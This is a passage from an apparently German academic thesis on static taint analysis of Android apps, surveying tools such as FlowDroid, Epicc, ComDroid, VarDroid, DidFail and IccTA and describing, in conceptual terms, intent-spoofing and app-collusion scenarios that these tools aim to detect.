2. **Malicious Activity Launch:** Malicious Activity Launch beschreibt das Starten von Activities, die nicht für diesen Zweck erstellt wurden. Eine öffentliche Activity kann mit Hilfe eines Intents von einer beliebigen Komponente gestartet werden. Oft stellt dies lediglich ein für den Benutzer lästiges, Öffnen einer grafischen Oberfläche dar. Die Activity kann jedoch Daten zurück an den Aufrufer liefern, wodurch ein Datenleck entsteht. Eine öffentliche Activity muss deshalb bei sensitiven Daten immer den Ursprung des Broadcasts prüfen (im AndroidManifest oder zur Laufzeit). Eine weitere Problematik ergibt sich, wenn das Starten einer Activity Seiteneffekte, wie etwa Datenveränderung im Hintergrund, bewirkt. Dies ist besonders relevant, wenn eine Activity auf Daten des Intents zugreift und anhand dieser Daten weitere Berechnungen durchführt.
3. **Malicious Service Launch:** Das *bösartige Starten eines Services* verhält sich sehr ähnlich zu einem Malicious Activity Launch. Ein nicht gesicherter Service, wie in Intent Spoofing gezeigt, ist jedoch in der Regel stärker von den im Intent enthaltenen Daten abhängig. Dies resultiert in einem potentiell höheren Risiko auf Ausnutzung von Berechtigungen und Korrupieren oder Preisgeben von sensitiven Daten.

3. Tools

Das folgende Kapitel gibt eine Übersicht über aktuell vorhandene Software für die Taint-Analyse von Android-Apps. Zunächst wird hier eine Übersicht mit einer kurzen Beschreibung wichtiger Tools, sowie deren Abhängigkeiten gegeben. Software, die für die spätere Analyse genauer untersucht wurde, wird im Anschluss detailliert vorgestellt.

- **Soot:** ist ein Optimierungsframework für die Programmiersprache Java. Soot stellt unter anderem Werkzeuge für die erleichterte Analyse von Java-Bytecode zur Verfügung. FlowDroid und Epicc nutzen Soot als Basis für die Analyse von Android-Applikationen.
- **Heros:** und das darunterliegende *IFDS/IDE*-Framework werden als Grundlage für die Datenflussanalyse in FlowDroid und Epicc genutzt.
- **SuSi:** ist ein Tool für die Generierung einer Quellen- und Senken-Konfiguration, mit Hilfe von Machine-Learning. Das Ausgabe-Format ist mit FlowDroid kompatibel.
- **FlowDroid:** wird für die Datenfluss-Analyse und der Erkennung von daraus resultierender Privatsphärenverletzung eingesetzt. Die Datenflussanalyse von FlowDroid wird als Grundlage z.B. von DidFail, IccTA und VarDroid genutzt.
- **Epicc:** wird für die Inter-component communication Analyse in Android-Apps eingesetzt. DidFail und IccTA setzen auf das Analyseresultat von Epicc.
- **ComDroid:** analysiert statisch ein- und ausgehenden Kommunikation einer Android-Applikation und kennzeichnet unsichere Kommunikation.
- **VarDroid, DidFail und IccTA:** werden für die Taint-Analyse über mehrere Komponenten und Apps hinweg verwendet.

3.1. Code Inspektion

Die Grundlage vieler Analyse-Tools bilden bewährte Frameworks für die Code-Inspektion und Transformierung. Einige dieser Tools sind für generischen Java-

Bytecode konzipiert, weshalb Apps vom Android-spezifischen Dalvik-Bytecode dahingehend transformiert werden müssen.

Soot

Soot ist ein Optimierungsframework für die Programmiersprache Java. Soot stellt unter anderem Werkzeuge für die erleichterte Analyse und Transformierung von Java-Bytecode zur Verfügung. Unter anderem nutzen FlowDroid und Epicc Soot als Basis für die Analyse von Android-Applikationen [Soot Documentation 2012].

Heros

Heros ist eine generische Implementierung für die Lösung von IFDS und IDE Problemen.

> IFDS is a general framework for solving inter-procedural, finite, distributive subset problems in a flow-sensitive, fully context-sensitive manner. From a user's perspective, IFDS allows static program analysis in a template-driven manner. [Heros Documentation 2014]

IFDS ist demnach ein Framwork für die Lösung von inter-prozeduralen, endlichen, verteilten Problemen. Es wird u.a. von Taint-Analyse Tools als Grundlage für die statische Analyse von Datenflüssen genutzt. IDE ist eine Erweiterung des IFDS Ansatzes und verspricht präzisere Aussagen.

Dare

Android Apps werden vorrangig mit der Programmiersprache Java entwickelt. Der Java Quellcode wird jedoch nicht in gewöhnlichen Java-Bytecode übersetzt, sondern es wird auf platformspezifischen Dalvik-Bytecode kompiliert. Vorhandene Analyse-Tools können somit nicht auf diesem operieren. Mit Dare wird 2012 eine Software vorgestellt, die DEX-Dateien in .class-Dateien für die Java Virtual Machine übersetzt. Die Dex-Dateien sind in der apk vorhanden und können aus dieser extrahiert werden. Genutzt werden kann hierbei ein Zip-konformes Entpackprogramm. Somit können vorhandene und erprobte Programmcode-Analyse Tools auch für Android-Applikationen eingesetzt werden. Hier wurde Dare vorrangig genutzt, um Android Applikationen für die Analyse mit epicc vorzubereiten. [Octeau et al. 2012]

ApkAnalyser

ApkAnalyser wird 2012 vorgestellt als eine Toolchain für die Analyse und Modifikation von Android-Apps. Es ermöglicht eine umfassende Analyse einer apk mit Auflistung der Ressourcen und Eigenschaften einer Applikation. Die Software bietet folgende Features:

- Anzeige von Paketen, Klassen, Methoden und Feldern.
- Dalvik-Bytecode disassemblieren.
- Android spezifisches XML dekodieren.
- UML Diagramme für Klassen und Pakete, inklusive gegenseitiger Abhängigkeiten, anzeigen.
- Eine APK mit Dalvik-Bytecode verändern.
- Den Logcat (globale Android Log-Datei) mit Filtern anzeigen.
- Es werden odex (optimierter Dalvik-Bytecode) Applikationen unterstützt.
- Auflistung von Ressourcen.
- Ungenutzte Ressourcen finden.
- Referenzen auf System Ressourcen (@android) finden.

[Sony 2012, 2014]

3.2. Taint-Flow Analyse

Die Taint-Flow Analyse beschäftigt sich mit der Aufdeckung von Flüssen aus privaten Datenquellen in öffentliche Datensenken. In dieser Sektion werden Tools vorgestellt, die auf Applikationsbasis für diese Analyse genutzt werden.

FlowDroid

> „FlowDroid is a context-, flow-, field-, object-sensitive and lifecycle-aware static taint analysis tool for Android applications.“ [FlowDroid 2014]

FlowDroid ist ein Tool für die statische Datenflussanalyse von Android Applikationen. Es wurde 2013 von Fritz et al. veröffentlicht. Das Ziel der Software ist die umfangreiche Aufdeckung von unerwünschten Datenflüssen. Für die Einstufung von Datenflüssen als unerwünscht oder potentiell bösartig, ist FlowDroid auf eine Liste aller möglichen *Datenquellen (sources)* und *Datensenken (sinks)* angewiesen. Diese Liste ist abhängig von der Umgebung (u.a. Android-Version), in der eine App ausgeführt wird. Mit SuSi exisitert ein Tool für die maschinelle Erzeugung einer solchen Liste für eine spezifische Platform.

Listing 3.1: Beispiel einer Senke und Quelle für die SourcesAndSinks-Liste

```
1 <android.content.Intent: java.lang.String getAction()> -> _SOURCE_ // Quelle
2 <java.io.FileOutputStream: void write(byte[])> -> _SINK_ // Senke
```

Zwei weitere Konfigurationsdateien werden für die Datenflussanalyse benötigt. In der *EasyTaintWrapperSource.txt* können statisch Methoden angegeben werden, die, bei Aufruf mit einem privaten Datum, immer ein Objekt mit sensiblen Daten zurückliefern. Objekte die private Daten enthalten werden als *tainted* bezeichnet. Genutzt wird dies hauptsächlich bei häufig verwendeten Datenstrukturen. Mit Hilfe dieser statischen Regeln kann die Analysezeit erheblich verringert werden weil etwa häufig genutzte, umfangreiche Java Bibliotheken nicht bei jedem Analyselauf aufwändig analysiert werden müssen ([Fritz et al. 2013, Kapitel 4.4.4]). Eine weitere (optionale) Konfigurationsdatei wird für eine präzise Analyse vorausgesetzt. *AndroidCallbacks.txt* listet Ereignisse, die einer Komponte vom Android-System signalisiert werden. In Android werden Callbacks für viele Arten der Benachrichtigung genutzt. Dies beinhaltet beispielsweise den Klick auf einen Button, die Änderung des Standorts oder eine allgemeine Veränderung des System-Statuses. Für die Analyse nutzt FlowDroid den Bytecode der Applikation, die Manifest-Datei sowie Layout-Dateien (in der apk eingebettet). Als Eingabe wird lediglich die apk-Datei erwartet, FlowDroid extrahiert die notwendigen Dateien und bereitet diese entsprechend vor.
Im Anschluss an eine grobe Übersicht eines Analysevorgangs werden die einzelnen Schritte im Detail beschrieben.

1. Zuerst werden die Manifest-, .dex- und Layout-Dateien geparsed und für die weitere Verarbeitung vorbereitet.
2. Zusätzlich mit den Konfigurations-Dokumenten wird daraus eine dummy main-Methode erstellt.
3. Der Call-Graph wird erzeugt
4. Durchführen der Taint-Analyse

5. Ausgabe der Ergebnisse



Abbildung 3.1.: Überblick eines FlowDroid-Analyselaufs
[Fritz et al. 2013, Figure 4]

FlowDroid bietet (optionale) Möglichkeiten, auf Kosten der Präzision die Ausführung der Analyse zu beschleunigen und die Ressourcennutzung zu verringern:

- *–aliasflowins* reduziert die Ressourcennutzung erheblich und kann genutzt werden, um große Apps zu analysieren. Die Ausgabe enthält jedoch unter Umständen mehr false-positives.
- *–aplength n* legt die Tiefe des Zugriffbaumes auf n Ebenen fest. Umso höher n gewählt wird, desto genauer ist die Präzision, wobei die Analyse mehr Ressourcen benötigt. Standardmäßig wird mit einer Tiefe von 5 analysiert.
- *–nostatic* Es werden keine statischen Felder berücksichtigt. Senkt den Aufwand und die Laufzeit einer Analyse.
- *–nocallbacks* Es werden keine Android-Callbacks berücksichtigt. Senkt wiederum den Aufwand und die Präzisison.

Für eine statische Datenflussanalyse von Android-Apps, müssen alle möglichen Programmeinstiegspunkte (Aufrufe) bekannt sein. Eine Android-App definiert jedoch keinen statischen Einstiegspunkt - wie aus anderen Programmiersprachen oder Umgebungen bekannt ist. Programme in der Java Virtual Machine enthalten in aller Regel eine `main()`-Methode, die den statischen Einstiegspunkt einer Software definiert.

In Android werden die unterschiedlichen Komponenten einer App vom Android-System gestartet, pausiert, fortgesetzt oder gestoppt. Die Reihenfolge und Zeitpunkte wann und in welcher Reihenfolge Activities einer App gestartet werden, ist deshalb nicht trivial erkennbar. Um alle Einstiegspunkte einer Android-Applikation zu definieren, wird zunächst eine *dummy main*-Methode erzeugt. Anhand dieser Einstiegspunkte können dann alle, zur Laufzeit auftretbaren Kontroll- und Datenflüsse simuliert werden. Ein interprozeduraler Kontrollflussgraph ermöglicht, den präzisen Verlauf eines Datums von einer Quelle zu einer Senke nachzuvollziehen. FlowDroid nutzt das *Soot Pointer Analysis Research Kit* für die Generierung des Call-Graphen (siehe [Lhoták und Hendren 2003]).FlowDroid ist nicht dafür vorbereitet, mehrere Apps gleichzeitig zu untersuchen. Alle Kommunikationswege von Applikationen werden stattdessen als gewöhnliche Senken definiert. Falls beispielsweise eine App *A* sensitive Daten an eine App *B* sendet, kann dies, über den als Senke definierten Intent, registriert werden. [Fritz 2013; Fritz et al. 2013]

SuSi

Für eine Taint-Analyse in einem System muss bekannt sein, welche Quellen als Eingabe genutzt werden und über welche Senken Daten das System verlassen können. Eine präzise Definition der Begrifflichkeiten wurde in Kapitel 2 vorgenommen. SuSi identifiziert automatisiert, anhand des Android-Source-Codes, private Quellen und öffentliche Senken. Es nutzt supervised learning um mit Hilfe von Erfahrungsdaten auf neue Quellen und Senken zu schließen. Dafür wird zunächst händisch ein relativ kleiner Datensatz eingepflegt, der Referenzdaten enthält. Diese *Trainingsdaten* umfassen in einem Beispiel nur etwa 0.7%, der zu identifizierenden unbekannten Quellen und Senken. Anhand von Parametern wie:

- Methodenname (get* als potentieller Indikator für ein Quelle)
- Enthält die Methodensignatur Parameter (Eine Senke nimmt in der Regel einen Parameter an)
- Return vorhanden, der nicht void ist (Eventuell ein Rückgabewert einer Quelle)
- Parameter Typ (*java.io.** ist wahrscheinlich eine Senke)
- Permission notwendig für den Aufruf (Berechtigung oft für sensible Quellen/-Senken notwendig)
- ...

kann mit hoher Wahrscheinlichkeit vorausgesagt werden (über 92% Genauigkeit), ob es sich bei einer Methode um eine private Quelle oder öffentlich Senke handelt

(bei manueller und automatisierter Evaluierung) [Rasthofer et al. 2014]. Das Ausgabeformat ist eine Textdatei mit allen identifizierten Quellen und Senken und kann als Grundlage für FlowDroid dienen. [Arzt et al. 2013]

ScanDal

Ein Tool für die Erkennung von Privacy-Leaks ist ScanDal (Static Analyzer for Detecting Privacy Leaks in Android Applications). ScanDal nutzt hierfür drei Arten von privaten Quellen. Neben Standort- und eindeutigen Geräte-Informationen (z.B. IMEI oder IMSI) werden auch Mikrofon- und Kamera-Aktivitäten als private Daten deklariert. Als Senken werden SMS und eine Reihe von Netzwerk-API's (`WebView`, `OutputStream`, `DataOutputStream`, `HttpURLConnection`) erkannt. Das Tool wurde weder als Quellcode noch in binärer Form veröffentlicht und konnte somit nicht weiter betrachtet werden. Auf Nachfrage antworteten die Entwickler, dass Lizenzen im Bezug auf das geistige Eigentum eine Herausgabe verhindern. Die Entwickler befinden sich laut eigener Aussage, jedoch in positiven Gesprächen mit dem Unternehmen, um eine Veröffentlichung zu ermöglichen. [Kim et al. 2012]

3.3. Inter-App Kommunikation

Für die Taint-Flow Analyse über viele Applikationen hinweg sind Informationen darüber notwendig, welche Komponenten miteinander kommunizieren können. Die hier vorgestellten Tools ermöglichen umfangreiche Analysen auf der Grundlage von mehreren Applikationen.

VarDroid

[Hausknecht 2013] VarDroid ist ein Tool für die Aufdeckung von Privatsphärenverletzung über mehrere Applikationen und Komponenten hinweg. Durch die Kommunikation von Apps können grundlegende Sicherheitsmechanismen eines Systems übergangen werden: Die Übertragung von privaten Daten zwischen Applikationen wird im Android-System durch das Berechtigungssystem nicht ausreichend abgedeckt. Apps können somit, ohne Wissen des Eigentümers, private Daten an Dritte übermitteln. VarDroid ist die Referenzimplementierung des von Hausknecht vorgestellten Ansatzes zur Erkennung unerlaubter Datenflüsse. Die Implementierung wurde von Anfang an für die Analyse einer großen Anzahl an Applikationen entwickelt. Dafür nutzt VarDroid eigens entwickelte Algorithmen zur intelligenten Zusammenführung von wiederkehrenden Kommunikationen. Die Merge-Algorithmen

werden in dieser Arbeit nicht explizit behandelt, da sie für das eingesetzte Szenario eine nebensächliche Rolle spielen. In Situationen, in denen die Nutzung der Merge-Algorithmen eine signifikate Steigerung der Performanz erlauben, wird hierauf entsprechend verwiesen. Ein Analyselauf umfasst drei Phasen:

1. **Blackbox Generierung:** Eine Blackbox ist die VarDroid-spezifische Modellierung einer Komponente in Android. Eine Blackbox enthält Informationen, mit welchen anderen Blackboxes kommuniziert werden kann und auf welche privaten Quellen und öffentlichen Senken zugegriffen wird. Außerdem wird angegeben, ob eine Blackbox einen Einstiegspunkt in die Applikation bilden kann. Dies sind alle Komponenten, die extern erreichbar sind und somit vom Android-System oder einer weiteren App gestartet werden können. Komponenten, die von außerhalb der App aufgerufen werden sollen, werden mit einem Intent-Filter im Manifest angegeben:

   Listing 3.2: Beispiel: Extern startbare Activity

   ```
   <activity android:name="CustomActivity">
       <intent-filter >
           <action android:name="android.intent.action.MAIN" />
           <category android:name="android.intent.category.LAUNCHER" />
       </intent-filter >
   </activity>
   ```

   Neben einer Activity ist jedoch ein beliebiger, extern aufrufbarer Receiver oder Service denkbar. Entscheidend ist hierbei der im Manifest definierte Intent-Filter. Eine *Blackbox-Komponente* enthält in diesen Fällen das `startup=true` Attribut. Weiter werden alle Berechtigungen, die eine Komponente besitzt und Berechtigungen, die zum Aufruf eines *input-interfaces* notwendig sind, in der Blackbox-Konfiguration gespeichert. VarDroid ist zum jetzigen Stand auf ein externes Tool für die Generierung der Blackboxes angewiesen. Es wird das Tool *ComponentGenerator* mitgeliefert, das zufällige Blackbox-Konfigurationen generieren kann. Ein Tool muss private Quellen und öffentliche Senken erkennen, sowie Kommunikation zwischen Android-Komponenten auswerten können, um alle für die Blackboxes notwendigen Informationen zu erhalten. Bei realen Anwendungen kann ein Datenflussanalyse-Tool, wie etwa FlowDroid, für die Modellierung der Blackbox Informationen genutzt werden. Das Grundgerüst einer Blackbox-Konfiguration kann im Anhang unter Sektion Blackbox-Konfiguration VarDroid - Skelett eingesehen werden.

2. **Erzeugung des Komponenten Call-Graphs:** In der zweiten Phase wird der Aufrufgraph aller Blackboxes erzeugt. Hierfür wird mit den *Blackbox-input-interfaces* gestartet, dessen *startup*-Flag gesetzt ist. Ausgehend von diesen

input-interfaces wird mit Breitensuche (breadth-first-search, BFS) nach erreichbaren *output-interfaces* gesucht. Eine Verbindung zwischen zwei Blackboxes A und B ist vorhanden, wenn die Signatur des *output-interfaces Blackbox A* mit der Signatur des *input-interfaces Blackbox B* übereinstimmt. Die Signatur ist bestimmt durch den Intent-Filter der Android-Komponente und kann in der Blackbox-Konfiguration aus der Beschreibung `<description>` des jeweiligen *interfaces* ausgelesen werden. Nachfolgend eine Beispiel Konfiguration, wobei 3.3 Blackbox A und 3.4 Blackbox B repräsentiert.

Listing 3.3: Beispiel: *output-interface*

```
<output-interfaces>
    <output name="output0">
        <descriptions>
            <implicit>
                <action name="de.unipassau.fim.steghofe.PermissionRedelegationBroadcast"
                      />
                <!-- no category set-->
            </implicit>
        </descriptions>
    </output>
</output-interfaces>
```

Listing 3.4: Beispiel: *input-interface*

```
<input-interfaces>
    <input name="input1" startup="true">
        <descriptions>
            <implicit>
                <action name="de.unipassau.fim.steghofe.PermissionRedelegationBroadcast"
                      />
                <!-- no category set-->
            </implicit>
        </descriptions>
        <required-permissions>
            <permission name="some.required.PERMISSION" />
        </required-permissions>
    </input>
</input-interfaces>
```

Bei der Bildung des Call-Graphs wird weiter berücksichtigt, ob eine Blackbox die Berechtigung zum Aufruf eines *interfaces* besitzt. So wird der Call-Graph bis zu einer maximalen Tiefe aufgebaut. Die maximale Tiefe des Baumes muss in der Konfiguration angegegeben werden, damit keine endlosen Ketten, z.B. von sich rekursiv aufrufenden Komponenten, entstehen.

3. **Propagierung der Security-Labels:** In der letzten Phase werden die *Security Labels*, die im ersten Schritt ermittelt wurden, durch den Graph aus

Phase 2 propagiert. Das Ziel dieser Phase ist die Auflösung von Sicherheits-Konflikten. Ein Sicherheits-Konflikt besteht, wenn eine private Quelle in eine öffentliche Senke mündet. Diese Verbindung kann über beliebig viele Kanten des Call-Graphs zustande kommen. VarDroid nutzt für die Propagierung eine spezielle *branching und merging* Technologie, um die tatsächliche Größe des Call-Graphs zu reduzieren. Es werden dafür wiederkehrende Muster im Graphen erkannt und für diese wird die Propagierung nur einmalig durchgeführt.

Die Implementierung ist in einem frühen Stadium und unterstützt zum gegebenen Zeitpunkt die Analyse von generierten oder händisch erstellten Blackboxes. Die zu untersuchenden Android-Applikationen werden demnach als Blackbox-Konfiguration modelliert und VarDroid zeigt Privatsphärenverletzungen an. [Hausknecht 2013]

ComDroid

Chin et al. veröffentlichen 2011 ein Tool für eine statische Kommmunikationsanalyse von Android-Apps, inklusive der Auflistung von potentiellen Schwachstellen in Bezug auf Broadcasts und den im Broadcast enthaltenen Intents. Die Kommunikation zwischen Applikationen während der Laufzeit ist in Android durch Intents geregelt. Intents können, mit Hilfe der `putExtra()`-Methode, Daten injiziert werden. Intents können genutzt werden, um nicht erlaubte Aktionen durchzuführen oder Daten zu übertragen. Entwickler haben jedoch die Möglichkeit, im Intent-Filter des Manifests eine Permission anzugeben, um den Zugriff auf Applikationen, die diese Permission beantragen, einzuschränken. Weiter kann die Herkunft eines Intents dynamisch geprüft werden, um nur Intents von vertrauenswürdigen Komponenten anzunehmen. ComDroid arbeitet hierbei mit der Manifest-Datei, um die Intent-Sichtbarkeiten und notwendigen Berechtigungen für den Empfang, etwa ein Setzen des `EXPORTED`-Flags sowie `Intent-Filter`, auszulesen. ComDroid nutzt das Open-Source Tool Dedexer um Dalvik-Bytecode zu disassemblieren und das Erstellen, sowie das Senden von Intents aufzuspüren. Implizite Intents, die nicht mit einer entsprechenden Berechtigung versehen sind, können grundsätzlich von jeder Komponente empfangen werden, die einen `Intent filter` mit entsprechenden Attributen angibt: (`<action>`, `<data>` und `<category>`). Ein Intent kann so gesendet werden, dass nur Applikationen, die eine entsprechende Berechtigung vorweisen, diesen empfangen können. Ein Beispiel für einen mit Berechtigung abgesicherten, geordneten Broadcast ist: `sendOrderedBroadcast (Intent intent, String receiverPermission)`. [Secure ordered Broadcast 2014]

ComDroid ist in der Lage, folgende Warnungen auszugeben (die Definitionen der jeweiligen Schwachstellen befinden sich in Kapitel Schwachstellen bei der Kommunikation):

Nicht authorisierter Intentempfang

Zur Gruppe der „Unauthorized Intent Receipt“ werden drei Arten von Warnungen angezeigt.

- Broadcast Theft
- Activity Hijacking
- Special Intents

Intent Spoofing

- Malicious Broadcast Injection
- Malicious Activity Launch
- Malicious Service Launch

[Chin et al. 2011]

Epicc

Epicc (Effective and precise ICC) ist ein 2013 vorgestelltes Tool für die Komponentenübergreifende Kommunikationsanalyse.

> Many threats present in smartphones are the result of interactions between application components, not just artifacts of single components. [Octeau et al. 2013, Abstract]

Demnach entstehen viele Schwachstellen auf mobilen Geräten erst durch die Kommunikation von Applikations-Komponenten. Epicc nutzt als Grundlage für die inter-component communication-Analyse Soot und Heros. Um eine Android Applikation mit Epicc analysieren zu können, muss eine apk in einem ersten Schritt in JVM-Bytecode umgewandelt werden. Im Anschluss liefert die Analyse alle ein- und ausgehenden Kommunikationsflüsse der App. Es werden dabei sowohl Komponenten aufgelistet, die einen Intent empfangen können, wie etwa ein Broadcast-Receiver, als auch alle Methoden, die einen Intent versenden können (Log File Epicc - Sender und Log File Epicc - Receiver).

Im Vergleich zu ComDroid kann Epicc mit einer höheren Genauigkeit aufwarten. In einer Studie wurde eine um 32% höhere Präzision festgestellt [Octeau et al. 2013]. Epicc kann somit mehr false-positives ausschließen. ComDroid ist im Wesentlichen auf die direkte Ausgabe von konkreten Gefahren (vergleiche Kapitel 3.3) beschränkt.

Epicc hingegen ermöglicht auch anderen Tools, Kommunikationen der Komponenten nachzuvollziehen und eigene Algorithmen für potentielle Gefahren anzuwenden. [Octeau et al. 2013]

DidFail

Im Mai 2014 wurde DidFail (Droid Intent Data Flow Analysis for Information Leakage) als Forschungsprototyp vorgestellt. Das Tool nutzt eine statische Analyse über einer Menge von Android-Apps für die Erkennung von potentiellen Leaks privater Daten. Die Entwicklung ist in einem frühen Stadium und die industrielle Nutzung wird zu diesem Zeitpunkt nicht empfohlen. Ein Analyselauf eines Sets von Apps umfasst die folgenden Schritte:

1. In der ersten Phase werden alle Apps des Sets individuell untersucht. Als Grundlage nutzt DidFail hier eine modifizierte Version von FlowDroid. Es werden applikationsinterne Datenflüsse analysiert und sensible Datenflüsse in einem Datenmodell gespeichert. Dieses Datenmodell speichert (abstahiert), in welcher Komponente Flüsse von einer Quelle Q zu einer Senke S existieren. Ist die Quelle oder Senke eines Datenflusses ein Intent, wird zusätzlich eine Variable eingeführt, die die Ziel- oder Ursprungs-Komponente dieses Intents beinhaltet. Da die Kommunikation zwischen Komponenten zu diesem Zeitpunkt noch nicht bekannt ist, wird diese mit einem *null*-Wert gefüllt.

2. Die zweite Phase umfasst die Auflösung von kommunikationsübergreifender Kommunikation unter Nutzung von Epicc. Das *TaintFlows* benannte Modul zeigt, mit Hilfe der Informationen von Epicc und FlowDroid, alle potentiellen Ziel-Komponenten, die diesen Intent empfangen können. Mit diesen Informationen wird das Datenmodell ergänzt und alle sensiblen Datenflüsse, über eine beliebige Anzahl von Komponenten (und Apps), können ausgegeben werden.

Abbildung 3.2 zeigt eine Übersicht der ICC-Analyse von DidFail.

Nach einem Testlauf mit eigenen Implementierungen konnte der experimentelle Status der Software bestätigt werden. Die Datenflüsse innerhalb der Komponenten werden korrekt erkannt, jedoch wird keine Beziehung zwischen den Komponenten angezeigt. (Vgl. A.7)



Abbildung 3.2.: Taint-Analyse mit DidFail
[Klieber et al. 2014, Figure 1]

IccTA

Fast gleichzeitig zur Veröffentlichung von DidFail erscheint IccTA (Inter-Component Communication based Taint Analysis). IccTA baut, wie DidFail, auf die Analyseergebnisse von FlowDroid und Epicc. Das ICC-Problem wird in einem ersten Schritt, mit einer angepassten FlowDroid Version auf ein Komponenten-internes Problem reduziert. Im Anschluss wird das Applikations-übergreifende Problem auf ein ICC-Problem reduziert. Hierfür wird das Modul ApkCombiner, das mit IccTA ausgeliefert wird, genutzt. Der gesamte Ablauf einer Analyse mit IccTA ist in Grafik 3.3 grafisch dargestellt. Die Entwicklung ist in einem frühen Stadium (Quellcode Veröffentlichung am 1. Juli 2014) und eine Evaluierung konnte zu diesem Zeitpunkt nicht mehr durchgeführt werden. [Li et al. 2014]



Abbildung 3.3.: Analyseablauf IccTA
[Li et al. 2014, Figure 4]

4. Szenario

Für das weiter Vorgehen werden vorhandene Szenarien untersucht und im Anschluss für die Implementierung weiterentwickelt. Eine gute Übersicht über vorhandene, hypothetische Angriffsszenarien im Android-System gibt [Sbîrlea et al. 2013]. Die vorgestellten Szenarien werden auch als Grundlage für das Konstruiertes Szenario genutzt.

4.1. Hypothetische Szenarien

Es werden zunächst hyptothetische Szenarien vorgestellt, die die Ausnutzung von Berechtigungen über App-Kombinationen zeigen. Sbîrlea et al. beschreiben, wie Applikationen im Android-System Berechtigungen missbräulich ausnutzen können. Grundsätzlich läuft jede Android Applikation in einer Sandbox, dessen Datenspeicher und Programmcode gegen externen Zugriff und Veränderung abgesichert sind. Die applikationsübergreifende Kommunikation wird mit Intents realisiert. Apps können so, über eine sichere Schnittstelle Daten, austauschen und andere Komponenten starten. Neben der Möglichkeit, über Applikationsgrenzen hinweg zu kommunizieren (inter), werden Intents auch für applikationsinterne (intra) Kommunikation sowie Steuerung genutzt und sind somit ein wichtiges und häufig genutztes Mittel. Aus diesem Grund sind potentielle Schwachstellen in diesem Prozess für sehr viele Apps relevant. Es werden drei verschiedene Angriffsszenarien betrachtet.

1. **Angriff auf Applikationen mit fehlerhafter Konfiguration**
   Die Empfänger können grundsätzlich gegen das Empfangen von nicht erwünschten Intents geschützt werden. Eine Activity mit Intent-Filter kann standardmäßig von jeder, auf dem selben System installierten, Komponente angesprochen werden. Dieses Verhalten kann mit dem `exported = "false"` Flag verhindert werden, wenn die Activity z.B. nicht mit anderen Apps kommunizieren muss. Komponenten derselben App sind davon nicht betroffen und können die Activity weiterhin aufrufen. Eine weitere Möglichkeit, eine Activity vor schadhaften externen Einflüssen zu schützen, ist die Deklaration des `<permissions>` tags im Manifest Dokument. Dadurch kann jegliche inter-process communication zu Komponenten dieser Applikation eingeschränkt werden. Eine weitere

Möglichkeit besteht durch eine dynamische Prüfung im Quellcode der empfangenden Komponente, mit `checkCallingPermission(String permission)` [Security Tips Android 2014]. Bei einer fehlerhaften Konfiguration bzw. Absicherung von Komponenten können, eigentlich mit Permissions geschützte Daten, bei Anfragen als Antwort ausgeliefert werden. Inter-process communication kann bei falscher Konfiguration somit zur Umgehung des Android Permission-Modell ausgenutzt werden.

2. **Kollisionsangriff**
   Für einen Kollisionsangriff nutzt ein Malware Entwickler die Kombination mehrerer Apps und deren individuelle Berechtigungen aus, ohne dass dies für den Benutzer ersichtlich ist. Der Entwickler bietet mehrere Applikationen an, die jeweils unterschiedliche Berechtigungen anfordern. Eine App hat dabei jedoch, wie üblich, nur Zugriff auf Ressourcen, für die die entsprechende Berechtigung angefordert wurde. Für einen erfolgreichen Angriff muss ein Benutzer alle Apps der entsprechenden, vom Entwickler vorgesehenen, schadhaften Konfiguration installiert haben. Applikationen stellen in diesem Szenario Services bereit, die von anderen Applikationen angesprochen werden können, um Zugriff auf nicht autorisierte Daten zu erhalten. Eine Applikation fordert Daten von dem entsprechenden Service an und der autorisierte Service liefert diese dann an die nicht priviligierte App aus. Der Zugriff auf diese Services könnte zudem dynamisch auf bestimmte (eigene) Komponenten beschränkt werden. Dies verhindert, dass der schadhafte Service von anderen Entwicklern oder Sicherheitsforschern einfach erkannt wird. Diese Variante kann so ausgenutzt werden, dass die einzelnen 